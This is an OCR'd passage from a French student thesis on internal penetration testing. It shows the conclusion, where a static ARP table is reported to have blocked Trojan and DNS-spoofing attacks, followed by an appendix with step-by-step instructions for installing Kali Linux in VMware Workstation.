


Figure 67 : Connexion de la victime à Google

Après la connexion de la victime au serveur web sécurisé (https), elle n'a reçu aucune redirection ni fausse mise à jour, ce qui affirme que la solution de sécurité proposée à bien fonctionnée.

Figure 68 : Connexion sécurisée avec le https

5. Discussion

A la fin de ce projet, nous pouvons dire que nous avons bien pu avoir une visibilité concrète sur deux domaines bien spécifiques qui sont les tests d'intrusion et la sécurité informatique.

Le développement de ces derniers nécessite la maitrise de plusieurs outils et technologie, c'est une méthode complexe qui engendre plusieurs difficultés, tel que le manque de matériel puissants (vue que la virtualisation sollicite l'utilisation des machines robustes), et la majorité du temps passé à régler les bugs des logiciels et outils utilisés. Malgré ces difficulté, nous avons bien accomplit notre travail en protégeant la victime des menaces Trojan et DNS spoofing avec la table ARP statique que nous avons proposé comme solution de sécurité.

Pour conclure, mon stage au sein de l'école 2INT m'a bien été profitable en terme d'acquérir une bonne expérience professionnelle à travers laquelle j'ai eu l'occasion de confronter la notion théorique à la pratique.

Conclusion générale

Dans ce mémoire, nous avons présenté une synthèse sur les réseaux informatiques. Puis, exposé le mode opératoire des principales menaces envahissant les entreprise. Nous avons également présenté une étude détailléesur les tests d'intrusion ainsi que la sécurité informatique.

Notre projet a consisté en la réalisation d'un test d'intrusion interne en utilisant les mêmes outils et techniques que les hackers, afin d'exploiter et mettre en évidenceles failles de la machine ciblé. Puis, proposer une solution de sécurité perforante qui va limiter ces menaces informatiques. Ce travail nous a permis d'avoir une bonne expérience et une amélioration de nos connaissances concernant les intrusions sur les réseaux informatique et leursécurité.

La sécurité informatiquedemeure encore un sujet très sensible, voir même complexe. Sachant bien que l'évolution des technologies a permis d'améliorer les mécanismes de sécurité au niveau des réseaux informatiques, il est toujours difficile de la garantir à 100%.

Le test d'intrusion effectué dans notre travail n'est pas le seul existants dans le domaine de la sécurité des réseaux; du coup et en guise de perspectives, nous proposons d'élargir les tests d'intrusion internes et externes à effectuer sur tout les systèmes d'informations d'une entreprise afin d'optimiser sa sécurité globale.

I. Mise en place d'une machine virtuelle


La virtualisation est une technique consistant à faire fonctionner en même temps, sur un seul ordinateur, plusieurs systèmes d'exploitation comme s'ils fonctionnaient sur des ordinateurs distincts, à l'aide d'un logiciel de virtualisation appelle VMware Workstation.

VMware Workstation 11

C'est la version station de travail du logiciel. Il permet la création d'une ou plusieurs machines virtuelles au sein d'un même système d'exploitation (généralement Windows ou Linux), ceux-ci pouvant être reliés au réseau local avec une adresse IP différente, tout en étant sur la même machine physique.


Installation de kali linux 2.0 sur la VMware Workstation 11 :

1. Lancer le programme VMware Workstation 11 et sélectionner dans le menu présenté sur l'interface si dessous, créer une nouvelle machine virtuelle.




2. Sélectionner le premier choix « Typical (recommended) ».


3. Choisir l'option « installer un fichier image ISO » et télécharger l'image existante sur notre machine, puis cliquer sur Next.




4. Choisir le système d'exploitation Linux puis cliquer sur "NEXT".




5. Donner un nom à la nouvelle machine crée puis cliquer sur Next.




6. Choisir une capacité pour le disque, 20GB recommandé.



7. Cliquer sur "Finish".




8. Cliquer sur "Power this virtual machine" pour commencer l'installation de kali linux.




9. Choisir "Graphical install" puis appuyer sur entrée pour demarrer.


10. Coisir la langue d'installation puis continuer.




11. Donner un nom pour la machine. Puis cliquer sur NEXT.



